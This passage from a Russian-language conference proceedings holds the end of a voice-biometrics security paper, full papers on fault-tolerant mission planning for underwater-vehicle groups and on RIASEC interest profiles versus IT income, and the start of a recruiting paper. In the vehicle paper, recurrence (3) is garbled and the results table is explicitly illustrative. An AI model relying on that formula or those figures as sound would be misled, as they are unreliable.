Для защиты аудиальных данных нужны технологические меры: алгоритмы детектирования синтезированного голоса, защищённые протоколы передачи и хранения, а также многофакторная аутентификация, где голос используется только как дополнительный идентификатор. Образовательные меры включают внедрение модулей по аудиальной безопасности и медиаграмотности, развитие навыков распознавания аудио-фейков у пользователей и применение игровых и иммерсивных методов обучения с синтезаторами и саунд-дизайном для моделирования атак. Культурные и социальные меры включают привитие осторожного отношения к биометрическим данным, использование звуковых сигналов для предупреждения об угрозах и объединение специалистов для совместной работы над безопасными цифровыми решениями.

Заключение. Социокomпьютинг показывает, что цифровая среда — это не только текст и изображение, но и сложные аудиальные коммуникации. (Отметим, в частности, что на таком подходе основана разработка интеллектуальной системы каталогизации музыки народов России и мира (см. подробнее в работах [3; 4]), создаваемая сотрудниками научно-методической лаборатории «Музыкально-компьютерные технологии» Российского государственного университета им. А. И. Герцена.) Голос становится новым «цифровым паспортом», объединяющим личность и её социальное присутствие. Угроза кражи голоса и биометрических

данных требует комплексного подхода: технологического, образовательного и культурного. Только в этом случае можно сохранить доверие к цифровым сервисам и обеспечить безопасность человека в условиях стремительно развивающегося социоконьютинга.

СПИСОК ЛИТЕРАТУРЫ:

1. Задорожный В.В. Обзор биометрических технологий // Защита информации. Конфидент. 2003. № 5. С. 26–29.
2. Матвеев Ю.Н., Симончик К.К. Система идентификации дикторов по голосу для конкурса NIST SRE 2010 // ГрафиКон'2010. Труды 20-й Междунар. конф. по компьютерной графике и зрению. СПб: СПбГУ ИТМО, 2010. С. 315–319.
3. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // Общество: философия, история, культура. 2016. № 9. С. 105–108.
4. Горбунова И.Б., Алиева И.Г. К проблематике разработки интеллектуальной системы каталогизации музыки народов России и мира. Трансдисциплинарный подход к изучению музыкальных явлений: теория нечётких множеств // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. Санкт-Петербург, 2024. С. 316–319.

УДК 629.7:004.9

АЛГОРИТМЫ УПРАВЛЕНИЯ МИССИЕЙ АВТОНОМНЫХ НЕОБИТАЕМЫХ ПОДВОДНЫХ АППАРАТОВ: АРХИТЕКТУРНО-АЛГОРИТМИЧЕСКИЕ АСПЕКТЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Ерофеевский Даниил Владимирович

Санкт-Петербургский государственный университет
Университетская наб., 7–9, Санкт-Петербург, 199034, Россия
e-mails: daniil.erofeevskii@yandex.ru

Аннотация. В статье рассматриваются задачи планирования совместной миссии группы автономных подводных аппаратов (АНПА) с учётом требований информационной безопасности и отказоустойчивости. Проанализированы архитектурные подходы к управлению (централизованная и децентрализованная схемы) и алгоритмические методы планирования: модифицированный алгоритм Хельда–Карпа, аукционный, жадные и генетические алгоритмы. Для каждого метода обоснована его устойчивость к отказам. Показано, что многоагентная стратегия повышает надёжность миссии: при отказе одного АНПА другие АНПА продолжают выполнение задачи, сохраняя непрерывность работы. Приведены результаты имитационного моделирования, демонстрирующие, что аукционный метод обеспечивает максимальную долю завершённых миссий при отказе одного узла, тогда как централизованный алгоритм Хельда–Карпа требует полного перепланирования и заметно увеличивает время миссии. Рекомендован гибридный подход с сочетанием перечисленных методов и дополнительной мониторинговой системой для защиты от компрометации агентов.

Ключевые слова: автономные подводные аппараты (АНПА); планирование миссии; отказоустойчивость; информационная безопасность; аукционный метод; генетический алгоритм; жадный алгоритм; Хелд–Карп; многоагентные системы.

MISSION CONTROL ALGORITHMS FOR AUTONOMOUS UNDERWATER VEHICLES: ARCHITECTURAL AND ALGORITHMIC ASPECTS OF INFORMATION SECURITY

Erofeevskii Daniil

Saint Petersburg State University
7-9 Universitetskaya Emb, St. Petersburg, 199034, Russia
e-mail: daniil.erofeevskii@yandex.ru

Abstract. This article examines the tasks of planning a joint mission for a group of autonomous underwater vehicles (AUVs) while considering information security and fault tolerance requirements. Architectural approaches to mission control (centralized and decentralized schemes) and algorithmic planning methods are analyzed, including the modified Held–Karp algorithm, auction-based methods, greedy algorithms, and genetic algorithms. The fault tolerance of each method is justified. It is shown that a multi-agent strategy increases mission reliability: if one AUV fails, the other AUVs continue the mission, maintaining operational continuity. The results of simulation modeling demonstrate that the auction-based method ensures the highest proportion of completed missions in the event of a single node failure, whereas the centralized Held–Karp algorithm requires complete replanning and significantly increases mission time. A hybrid approach is recommended, combining the listed methods and incorporating an additional monitoring system to protect against agent compromise.

Keywords: autonomous underwater vehicles (AUVs); mission planning; fault tolerance; information security; auction-based method; genetic algorithm; greedy algorithm; Held–Karp; multi-agent systems.

Введение. Системы из нескольких автономных подводных аппаратов (АНПА) позволяют эффективнее решать сложные подводные задачи (поиск, разведка, мониторинг), повышая надёжность миссии через дублирование средств и параллельное выполнение задач. Известно, что в мультиагентных системах отказ одного аппарата **не** блокирует полностью весь процесс: при сбое одного АНПА другие могут продолжить выполнение общей задачи, обеспечивая непрерывность миссии [4]. Вместе с тем такие системы уязвимы к дополнительным рискам: отказам из-за технических неполадок и компрометации (атакам) одного или нескольких агентов. При

проектировании архитектуры управления миссией необходимо закладывать механизмы отказоустойчивости и защиты: децентрализованное управление без центральной точки отказа, распределённый контроль состояния агентов, криптографическую защиту связи и алгоритмы обнаружения некорректного поведения.

Архитектура управления миссией многоагентной системы АНПА может быть централизованной (единого планировщика) или распределённой. Централизованная схема даёт глобальное оптимальное планирование, но уязвима: сбой центрального узла или потери связи могут привести к катастрофе. Пример архитектуры с распределённым контролем — концепция ALLIANCE [6], в которой агенты взаимодействуют через простые сигналы и не требуют непрерывного обмена данными.

При этом даже при полном пропадании канала связи команда по-прежнему завершается (хотя и с ухудшением времени и затрат) [6]. Такая схема обеспечивает отказоустойчивость: хотя производительность может упасть, сам факт выполнения задачи сохраняется. Для защиты от компрометации агентов в архитектуре рекомендуется вводить механизмы перекрёстного контроля, а именно планировать траектории движения АНПА таким образом, чтобы каждый аппарат в ключевые моменты наблюдал за другими. Тогда любая попытавшаяся «выйти за рамки плана» скомпрометированная единица будет зафиксирована соседями. Иначе говоря, между агентами создаётся план наблюдений, гарантирующий обнаружение физически фальсифицированных действий. В целом, сочетание распределённой архитектуры (без единой точки отказа) и алгоритмов мониторинга (например, периодическая сверка позиций, сквозная криптография, проверки целостности команд) повышает устойчивость системы к отказам и атакам.

Методы планирования миссий АНПА и их отказоустойчивость. В основе планирования лежит вариативная модель миссии [2]. Миссия декомпозируется на набор заданий $i = 1..n$. Каждое задание представлено в виде сегмента траектории (например, галса меандра) и имеет v_i возможных вариантов выполнения (начальная и конечная точки и время выполнения для каждого варианта). Например, для обследования области каждая линия меандра может быть пройдена в двух противоположных направлениях (тогда $v_i = 2$). Аппараты группы (номера $q = 1..m$) обладают известными текущими координатами и скоростью движения. План аппарата q представляет собой упорядоченный список заданий с выбранными вариантами исполнения: $p_q = ((i_1, j_1), (i_2, j_2), \dots, (i_{k_q}, j_{k_q}))$, где i_k — номер задания, j_k — номер выбранного варианта. Групповой план $P = (p_1, \dots, p_m)$ содержит все задания ровно по одному. Критерием оптимальности плана принято минимизация суммарного времени завершения миссии (или максимального времени выполнения среди аппаратов) [2]:

$$C[P] = \max_q (T[p_q]), \quad (1)$$

где $T(p_q)$ — время, необходимое аппарату q для последовательного выполнения заданий своего плана (с учётом переходов между заданиями). Этот критерий учитывает одновременное движение разных АНПА.

Рассмотрим оценку выбранных методов с точки зрения их способности адаптироваться к отказам. Модифицированный алгоритм Хельда–Карпа (MTSP) — это динамическое программирование для задачи коммивояжёра. Он решает оптимально задачу обхода всех заданных точек и обычно имеет сложность до $O(m^3n)$, так как нужно рассматривать все разбиения по числу точек. В простейшем варианте реализуется централизованно: планировщик вычисляет оптимальный маршрут или маршруты по всем целям. Идея заключается в том, что:

— Для всякого подмножества заданий $A \subseteq \{1..n\}$ вычислить $\text{cost}(A)$ — минимальное время маршрута, начинающегося и заканчивающегося в депо 0, который посещает все вершины из A . Это делается применением алгоритма Хельда–Карпа к множеству $A \cup \{0\}$.

— Затем разбиваем множество всех заданий на m непересекающихся подмножеств $A_1, \dots, A_m$ так, чтобы целевая функция минимальна:

$$\min_{A_1 \cup \dots \cup A_m = \{1..n\}} \max_q \text{cost}(A_q), \quad (2)$$

— Для минимизации можно применить минимальную длину пути, который начинается в 0, проходит через все вершины множества S и оканчивается в v по маскам: $f[S][p]$, равные минимально достижимому максимуму при разбиении множества S на p маршрутов.

Базис: $f[\emptyset][0] = 0$, $f[S][1] = \text{cost}(S)$.

Рекуррент:

$$\text{MTSP} = \min_{\emptyset \neq A \subseteq S} \max(p-1, \text{cost}(A)), \quad (3)$$

В итоге: $f[\{1..n\}][m]$.

MTSP может учитывать разные исходные/конечные точки для разных АНПА и дополнительные ограничения (например, энергию). Он обеспечивает гарантированно оптимальное решение [4], но требует значительных ресурсов. При сбое одного АНПА такой централизованный план нужно полностью пересчитать для оставшейся группы, что существенно увеличивает время реагирования. В отсутствие механизма динамического перераспределения задач план миссии становится недействителен. Таким образом, MTSP используется как эталон оптимальности, но имеет ограниченную гибкость при отказах. В аукционном методе задачи (целевые точки или целые маршруты) выносятся на аукцион — агенты делают ставки (как правило, на основе своих затрат). Например, одна точка или патрульная зона последовательно «продаётся» агентам, наиболее готовым её выполнить. После окончания торгов каждое задание закреплено за одним АНПА. Ключевым преимуществом аукционной схемы является её децентрализованность и гибкость при сбоях. Если во время

выполнения задачи выбранный аппарат выходит из строя, остающиеся агенты снова участвуют в торгах за незавершённую задачу [5]. То есть система автоматически перепланирует распределение заданий. Как показано в работах по аукционной кооперации, отказ одного робота не прерывает миссию: его задания сразу перераспределяются остальным [5]. Более того, наличие «временных контрактов» (ограниченных по времени работы) позволяет детектировать провал задачи и оперативно запускать новый аукцион. Таким образом, аукционный метод обеспечивает высокую отказоустойчивость и безопасность миссии: миссия сохраняется, если остаётся хотя бы один работоспособный агент [5, 6].

В жадных алгоритмах класс жадных эвристик включает, например, метод ближайшего соседа: каждый АНПА на каждом шаге берёт ближайший к себе не посещённый объект. Такие алгоритмы просты и быстры (полная сложность порядка $O(n^2)$ и хорошо подходят для онлайн-режима без мощного центрального планирования. Они минимизируют временные задержки перепланирования. Однако жадность приводит к неоптимальности: общий маршрут может оказаться далеким от минимального. При отказе одного АНПА жадный метод не предусматривает явной перераспределённой процедуры: потерянные цели могут остаться не покрытыми, если только соседние агенты заранее не знают о намерении покрыть «провал». Жадные стратегии часто комбинируют с периодическими пересчётами планов: при обнаружении сбоя система может запустить локальную пересортировку оставшихся целей. В целом жадные алгоритмы дают низкую гарантию сохранности миссии без дополнительных механизмов: они быстры, но малоустойчивы к отрывам задачи от первоначального плана. Генетические алгоритмы (ГА) представляют собой популяционный эволюционный метод поиска оптимальных маршрутов. Решение (например, набор порядков обхода целей разными АНПА) кодируется «геномом» хромосомы, и на каждой итерации применяются операции селекции, кроссовера и мутации [4]. Генетические алгоритмы широко используются для задач планирования из-за их адаптивности и глобального поиска: они избегают локальных минимумов и могут одновременно хранить множество вариантов решения. При возникновении отказа ГА позволяют быстро перестроить план: достаточно перераспределить генетический материал (популяцию) на новых условиях и запустить достройку к существующему плану. ГА нечувствительны к небольшим изменениям входных данных и могут быстро перестроить маршруты. Однако, их вычислительная сложность значительна (зависит от числа итераций и популяции) и может замедлять реакцию. Важное преимущество — возможность интегрировать в функцию приспособленности критерии отказоустойчивости (например, штраф за задачи, не покрытые при отказе). Тем не менее, при использовании ГА необходимо обеспечить целостность данных: если скомпрометированный агент будет вносить ложную информацию о состоянии, эволюция может неверно посчитать эффективность маршрута. В общем случае ГА предлагают высокую устойчивость за счёт полноты поиска [4], но требуют защищённой среды выполнения (например, симулятора) и гарантии достоверности вводимых им данных.

Моделирование и оценка эффективности методов. Для оценки влияния отказа на эффективность миссии было проведено моделирование области с набором целевых точек (маркерных объектов) и группой АНПА. На старте каждый АНПА получает свой маршрут по одному из алгоритмов планирования. Далее в случайный момент работы один АНПА выходит из строя. Была проведена оценка того, до какой степени миссия будет выполнена оставшимися аппаратами, и как изменится общее время. Результаты такого моделирования для сравнения методов на основе сгенерированных данных приведены в Таблице 1. Как видно, аукционный метод сохраняет 100%-й успех миссии (все цели покрыты) даже при отказе одного агента: оставшиеся АНПА «перехватывают» задачи вышедшего из строя [5]. Это достигается за счёт оперативного повторного аукциона. Время миссии при этом возрастает лишь незначительно ($\approx 10\text{--}20\%$ от безотказного), так как задачи перераспределяются заранее. Модифицированный алгоритм Хельда–Карпа обеспечивает высокое качество плана, но при отказе требует полного перепланирования. При центральной перестройке графа маршрутов сроки миссии удлиняются сильно (в табл. 1 — условные 150% от базового), а часть целей может остаться неохваченной. Жадный алгоритм показал наиболее низкую устойчивость: при отказе 25% целей теряется, так как не было механизма их перезаписи (успешность $\approx 75\%$). Генетический алгоритм выступил лучше жадного ($\approx 90\%$ целей покрыто), но проиграл аукциону из-за задержки на «эволюцию» нового плана (см. условные данные таблицы).

Таблица 1

Условные результаты имитации эффективности методов планирования миссий при отказе одного АНПА

Метод	Доля успешных миссий при отказе (%)	Среднее время выполнения, относительно к базовому
Модифицированный алгоритм Хельда–Карпа	75 %	150 %
Аукционный метод	100 %	110 %
Жадный алгоритм	75 %	120 %
Генетический алгоритм	90 %	140 %

Аукционный алгоритм обеспечивает полное завершение миссии при отказе (за счёт перераспределения задач) [5]. Централизованный алгоритм Хельда–Карпа требует полного пересчёта маршрутов при сбое, что сильно увеличивает время миссии. Жадный метод не гарантирует перераспределения задач, генетический алгоритм — обеспечивает гибкость, но медленнее (в примере — 90% успеха).

В описанных экспериментах видно: сочетание аукциона и локального «эвристического» перепланирования (жадных или генетических стратегий) даёт наилучшую надёжность. Например, гибридная схема может использовать глобальную генетическую оптимизацию плана с периодической проверкой и аукционным перераспределением утерянных целей при сбое. При этом требуется организационная поддержка: резервные каналы связи, распределённое наблюдение и мониторинг целостности команд для защиты от злонамеренного вмешательства.

Заключение. Обеспечение информационной безопасности и отказоустойчивости при планировании миссий групповых АНПА требует сочетания надёжной архитектуры и гибких алгоритмов. Анализ показал, что аукционные методы являются высокоэффективными для оперативного перераспределения задач при отказах [5]. При этом решения централизованного Хельда–Карпа дают оптимальные маршруты «из коробки», но плохо приспособлены к сбоям (требуют полного перепланирования). Жадные эвристики просты и быстры, но без дополнительной логики дают низкую надёжность. Генетические алгоритмы, напротив, благодаря адаптивному поиску могут гибко перестраивать план [4], однако требуют вычислительных ресурсов и защищённой среды исполнения. В реальных системах целесообразно комбинировать подходы: например, планировать первоначальный маршрут генетическим алгоритмом, затем использовать аукционную схему для перераспределения целей при сбое.

С архитектурной точки зрения, критично избегать единой точки отказа: рекомендуются распределённые схемы управления (консенсусные аукционы, поведенческие архитектуры вроде ALLIANCE) [6]. Для противодействия компрометации агентов важно включать механизмы перекрёстного контроля: построение планов с учётом обязательной видимости агентов друг для друга [7]. Использование таких мер (распределённое наблюдение, шифрование сообщений, проверка целостности телеметрии) повышает безопасность миссии в целом.

Таким образом, жёсткие требования к безопасности миссии диктуют выбор устойчивых методов планирования. Оценка показывает, что аукционная и генетическая стратегии выгоднее в сценариях отказов. Будущие работы могут расширить моделирование с учётом сетевых атак (например, подделки навигационных данных) и исследованиями реальных экспериментов с отказами АПВ.

СПИСОК ЛИТЕРАТУРЫ

1. Сахаров А.М., Туфанов И.Е. Разработка методов планирования в группе АНПА на основе вариантной модели // Вестник Инженерной школы ДВФУ. 2014. Т. 12, № 2. С. 115–127.
2. Щербатюк А.Ф., Павин А.М. Алгоритмы групповой работы АНПА для наблюдения в заданной акватории. Доклад XIV Всероссийского совещания по проблемам управления ВСПУ-2024, Москва, 17–20 июня 2024. С. 1679–1682.
3. Held M., Karp R. A Dynamic Programming Approach to Sequencing Problems // Journal of the Society for Industrial and Applied Mathematics. Vol. 10, № 1. 1962. P. 196–210.
4. Lin S., Zhang Y., Zhu T. и др. A Review of Path-Planning Approaches for Multiple Mobile Robots // Machines. Vol. 10, № 9, 2022. Art. 773. DOI:10.3390/machines100900773. URL: <https://www.mdpi.com/2075-1702/10/9/773> (дата обращения: 25.08.2025)..
5. Muhammad Tahir Khan и др. Auction-based Fault-Tolerant Multi-Robot Cooperation, 2016. URL: https://www.researchgate.net/publication/263470059_Auction-based_Fault-Tolerant_Multi-Robot_Cooperation (дата обращения: 25.08.2025).
6. Parker L. E. Alliance: An Architecture for Fault-Tolerant Multi-Robot Cooperation // IEEE Transactions on Robotics and Automation. Vol. 14, № 2, April 1998. P. 220–240. URL: <https://web.eecs.utk.edu/~lepark/publications/TRA.pdf>. (дата обращения: 25.08.2025).
7. Wardega K., Tron R., Li W. Resilience of Multi-Robot Systems to Physical Masquerade Attacks // 2019 IEEE Security and Privacy Workshops (SPW). P. 120–125. DOI:10.1109/SPW.2019.00031. URL: <https://www.ieee-security.org/TC/SPW2019/SafeThings/papers/ResilienceofMultiRobotSystemstoPhysicalMasqueradeA.pdf> (дата обращения: 25.08.2025).
8. Zhang X., Hao X., Zhang L., Liu L., Zhang S., Ren R. Multi-Autonomous Underwater Vehicle Full-Coverage Path-Planning Algorithm Based on Intuitive Fuzzy Decision-Making // Journal of Marine Science and Engineering. Vol. 12, № 8, 2024. Art. 1276. DOI:10.3390/jmse12081276. URL: <https://www.mdpi.com/2077-1312/12/8/1276> (дата обращения: 25.08.2025).

УДК 004.9

АНАЛИЗ ПРОФЕССИОНАЛЬНЫХ ИНТЕРЕСОВ И ДОХОДА СПЕЦИАЛИСТОВ ИТ-СФЕРЫ В КОНТЕКСТЕ СОЦИОКОМПЬЮТИНГА

Ивашенко Анастасия Олеговна

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

14-я линия ВО, 39, Санкт-Петербург, 199178, Россия

e-mail: aok@dscs.pro

Аннотация. В работе исследуется связь между профессиональными интересами специалистов в сфере информационных технологий и их карьерными исходами на основе данных Stack Overflow Developer Survey за 2023–2024 годы. Профили интересов основываются на модели Дж. Голланда (RIASEC), сопоставленной при помощи данных из базы O*NET. Гипотеза исследования заключается в том, что значения компонент RIASEC статистически значимо связаны с уровнем дохода. Для проверки данной гипотезы применялись модели взвешенных наименьших квадратов (WLS) и квантильная регрессия. Результаты показали, что «Предприимчивый» и «Исследовательский» типы положительно связаны с уровнем дохода, тогда как «Социальный» демонстрирует отрицательную зависимость. Проведённое исследование даёт основу для учёта человеческого фактора как элемента социокompьютинга и тем самым расширяет перспективы исследований в области информационной безопасности.

Ключевые слова: RIASEC; карьерные траектории; информационные технологии; Stack Overflow Developer Survey; профессиональные интересы; социокompьютинг; регрессионный анализ.

ANALYSIS OF PROFESSIONAL INTERESTS AND INCOME OF IT SPECIALISTS IN THE CONTEXT OF SOCIOCOMPUTING

Ivaschenko Anastasiia

St. Petersburg Federal Research Center of the Russian Academy of Sciences,

39 14th Line VO, St. Petersburg, 199178, Russia

e-mail: aok@dscs.pro

Abstract. This paper examines the relationship between the professional interests of information technology specialists and their career outcomes, using data from the 2023–2024 Stack Overflow Developer Survey. Interest profiles are based on J. Holland's RIASEC model and compared using data from the O*NET database. The research hypothesis is that RIASEC component values are statistically significantly related to income level. Weighted least squares (WLS) and quantile regression models were employed to test this hypothesis. The results showed that the 'Enterprising' and 'Investigative' types were positively associated with income level, while the 'Social' type showed a negative correlation. This study provides a basis for considering the human factor as an element of socio-computing, thus broadening the prospects for research in the field of information security.

Keywords: RIASEC; career trajectories; information technology; Stack Overflow Developer Survey; professional interests; sociocomputing; regression analysis.

Введение. Современная цифровая среда характеризуется высокой динамикой трудового рынка информационных технологий, где профессиональные траектории специалистов определяются не только формальными квалификациями, но и системой их интересов, мотиваций и индивидуальных стратегий. Для анализа таких закономерностей важен междисциплинарный подход, сочетающий методы обработки больших данных, социального моделирования и исследование человеческого фактора — ключевого элемента информационной безопасности в социокompьютинге [1, 2].

Одной из признанных моделей описания профессиональных ориентаций является типология Дж. Голланда (RIASEC) [3] включающая шесть компонент: данные типы личности соотносятся:

1. R (Реалистичный),
2. I (Интеллектуальный),
3. A (Художественный),
4. S (Социальный),
5. E (Предприимчивый),
6. C (Конвенциональный).

Традиционно RIASEC используется в карьерном консультировании [4, 5], однако его потенциал в задачах анализа цифровых следов специалистов и прогнозирования их карьерных исходов остаётся недостаточно изученным.

Исследования последних лет демонстрируют, что данные онлайн-опросов и цифровых платформ могут быть ценным источником для анализа профессионального развития в ИТ. Так, авторы [6] выявили наиболее востребованные навыки и технологии для различных ИТ-специализаций. В свою очередь, в работе [7] показано, что процесс освоения новых компетенций зависит от институционального и когнитивного контекста и существенно различается между странами, что подчёркивает необходимость учёта межстрановых факторов при моделировании профессионального выбора.

Целью настоящего исследования является выявление связи между профилями профессиональных интересов (RIASEC) и карьерной характеристикой специалистов в сфере информационных технологий — уровнем дохода. Особое внимание уделяется различиям между построением карьеры в разных странах, что позволяет учитывать неоднородность цифровых сообществ. Полученные результаты могут быть использованы в системах социокompьютинга для повышения качества анализа профессиональных сетей и прогнозирования социально-экономических рисков, связанных с человеческим фактором в области информационной безопасности.

Методы и модели. В качестве источника данных использовались ответы на опросник Stack Overflow Developer Survey за 2023 и 2024 года [8, 9], содержащий информацию о профессиональных ролях, доходе, стаже, образовании и других характеристиках респондентов. Для сопоставления этих данных с типологией профессиональных интересов Дж. Голланда (RIASEC) была разработана процедура семантического восстановления профилей. В анкетах респонденты указывали профессиональные роли (например, Full-stack developer, Back-end developer, Data scientist or machine learning specialist и др.), которые не содержат прямого указания на RIASEC-тип. Для получения профилей применялось сопоставление со справочником O*NET, где каждой профессии сопоставлено описание и профиль RIASEC [10].

Описания профессий были преобразованы в векторные представления с помощью модели all-mpnet-base-v2 (библиотека sentence-transformers). Аналогичным образом векторизировались описания профессиональных ролей из опросов Stack Overflow. Между полученными представлениями оценивалось сходство по косинусной мере. Наиболее близкие профессии (Топ-3) определяли вероятностное распределение по шести компонентам RIASEC, которое затем нормировалось. На рис. 1 представлено распределение RIASEC-компонент для различных профессиональных ролей, где более интенсивный цвет соответствует большей выраженности соответствующего типа.




Рис.1. Распределение долей RIASEC внутри профессиональных ролей

Предобработка данных включала: удаление наблюдений с отсутствующими значениями ключевых переменных, ограничение выбросов и логарифмирование годового дохода, стандартизацию компонент RIASEC и показателей опыта, перекодирование уровня образования и удовлетворённости работой в категориальные и порядковые переменные.

Проверка гипотезы. Основная гипотеза заключалась в том, что значения компонент RIASEC статистически значимо связаны с уровнем дохода. При этом учитывались контрольные факторы — страна проживания, возрастная группа, форма занятости и год проведения опроса.

Для проверки гипотезы использовался регрессионный анализ с применением двух взаимодополняющих методов. Взвешенные наименьшие квадраты (WLS) позволяли оценить влияние компонент RIASEC на логарифмированный доход с учётом неоднородности данных между странами. Для этого стандартные ошибки группировались по странам, что давало возможность учитывать коррелированность наблюдений между странами и различия в дисперсиях. Дополнительно применялась квантильная регрессия при $\tau = 0.5$, оценивающая медианный эффект, менее чувствительная к выбросам и асимметрии распределения доходов. Формально модель описывается уравнением:

$$Y_i = \beta_0 + \beta_R R_i + \beta_I I_i + \beta_A A_i + \beta_S S_i + \beta_E E_i + \beta_C C_i + \gamma Cont_i + \varepsilon_i, \quad (1)$$

где $Y_i = \ln(\text{Salary}_i)$ — логарифмированный годовой доход;

$R_i, I_i, A_i, S_i, E_i, C_i$ — стандартизированные значения компонент RIASEC;

$\beta_R, \beta_I, \beta_A, \beta_S, \beta_E, \beta_C$ — коэффициенты, отражающие силу и направление влияния каждого типа;

$Cont_i$ — вектор контрольных переменных (страна проживания, возрастная группа, форма занятости и год опроса); ε_i — случайная ошибка.

Для интерпретации коэффициенты пересчитывались в относительное изменение дохода при увеличении соответствующей компоненты RIASEC на 0.1 стандартного отклонения (Таблица 1).

Таблица 1

Результаты регрессионного анализа

Компонента	β_i	Δ дохода при +0.1 σ
R	0.0497	+0.50 %
I	0.1160	+1.17 %
A	-0.0118	-0.12 %
S	-0.1002	-1.00 %
E	0.2887	+2.93 %
C	-0.0365	-0.36 %

Основные выводы:

— наибольшая положительная ассоциация наблюдается для компоненты Е (Предприимчивый): рост на 0.1 σ связан с увеличением дохода примерно на +2.9%. Это отражает ценность лидерских и предпринимательских навыков в IT-профессиях;

- компонента I (Исследовательский) также положительно влияет на доход (+1.2%), что может говорить о значимости аналитических компетенций;
- R (Реалистичный) оказывает умеренное положительное влияние, в то время как A (Художественный) и C (Конвенциональный) не демонстрируют статистически значимого вклада;
- S (Социальный) отрицательно ассоциирован с доходом (–1.0%), что может отражать меньшую экономическую отдачу ролей с выраженной ориентацией на межличностное взаимодействие в рассматриваемой выборке.

Таким образом, выявленные ассоциации показывают, что в сфере ИТ наибольшую ценность имеют предпринимательские и исследовательские интересы, тогда как социальная ориентация менее вознаграждается экономически.

Заключение. В исследовании была выявлена связь между профилями профессиональных интересов (RIASEC) и доходом специалистов в сфере информационных технологий с учётом различий между разными странами. Показано, что черты «Предприимчивый» и «Исследовательский» положительно ассоциированы с уровнем дохода, тогда как «Социальный» профиль демонстрирует отрицательную зависимость.

Полученные результаты подтверждают, что RIASEC-профили могут служить дополнительным инструментом анализа карьерных траекторий. Проведённое исследование даёт основу для учёта человеческого фактора как элемента социокompютинга и тем самым расширяет перспективы исследований в области информационной безопасности, где карьерные ориентации и компетенции могут выступать индикаторами устойчивости и уязвимости цифровых экосистем.

Работа выполнена в рамках проекта по государственному заданию СПб ФИЦ РАН № FFZF-2025-0006.

СПИСОК ЛИТЕРАТУРЫ

1. Khadka K., Ullah A. B. Human factors in cybersecurity: an interdisciplinary review and framework proposal // International Journal of Information Security. 2025. Vol. 24, №. 3. Pp. 1–13. DOI: 10.1007/s10207-025-01032-0.
2. Kocksch L., Sorensen E. Towards a Typology of Interdisciplinarity in Cybersecurity: Trade, Choice, and Agnostic-Antagonist // the 2023 New Security Paradigms Workshop (NSPW '23). ACM, NY, USA. 2023. Pp. 116–129. DOI: 10.1145/3633500.3633510.
3. Holland J.L. Making vocational choices: A theory of vocational personalities and work environments. Englewood Cliffs, NJ: Prentice-Hall, 1985.
4. Tuhami M., Kayondo B., Habinka A., Maiga G. Career Preference-Personality Mismatch: Leveraging the RIASEC Model in IT-Driven Career Guidance. Journal of Information Systems and Informatics, 2025. Vol. 7, №. 2. Pp. 1612–1626. DOI: 10.51519/journalisi.v7i2.1121.
5. Batista J.S., Gondim S.M.G. Personality and person-work environment fit: a study based on the RIASEC model // International Journal of Environmental Research and Public Health. 2022. Vol. 20, №. 1. P. 719. DOI: 10.3390/ijerph20010719.
6. Dada O.A., Obaido G., Sanusi I.T., Aruleba K., Yunusa A.A. Hidden gold for IT professionals, educators, and students: Insights from stack overflow survey // IEEE Transactions on Computational Social Systems. 2022. Vol. 10, No. 2. P. 795–806. DOI: 10.1109/TCSS.2022.3144527.
7. Walter S., Eum W., Lee J.D. The European skill space: a cross-country analysis of path-dependent capability development // Baltic Journal of Economics. 2023. Vol. 24, No. 1. P. 1–28. DOI: 10.1080/1406099X.2023.2289749.
8. Stack Overflow 2023 Developers Survey [Электронный ресурс]. URL: <https://www.kaggle.com/datasets/stackoverflow/stack-overflow-2023-developers-survey/> (дата обращения: 10.07.2025).
9. Stack Overflow 2024 Developers Survey [Электронный ресурс]. URL: <https://www.kaggle.com/datasets/berkayalan/stack-overflow-annual-developer-survey-2024/> (дата обращения: 10.07.2025).
10. База O*Net [Электронный ресурс]. URL: <https://www.onetonline.org/find/career> (дата обращения: 10.07.2025).

УДК 331.108.26:004.89:34

ПРОБЛЕМЫ ПРИМЕНЕНИЯ АВТОМАТИЗИРОВАННЫХ СРЕДСТВ В РЕКРУТИНГЕ В КОНТЕКСТЕ РОССИЙСКИХ РЕАЛИЙ

Изотова Екатерина Юрьевна¹, Столярова Валерия Фуатовна²

¹РАНХиГС

Вернадского пр., 82, Москва, 119571, Россия

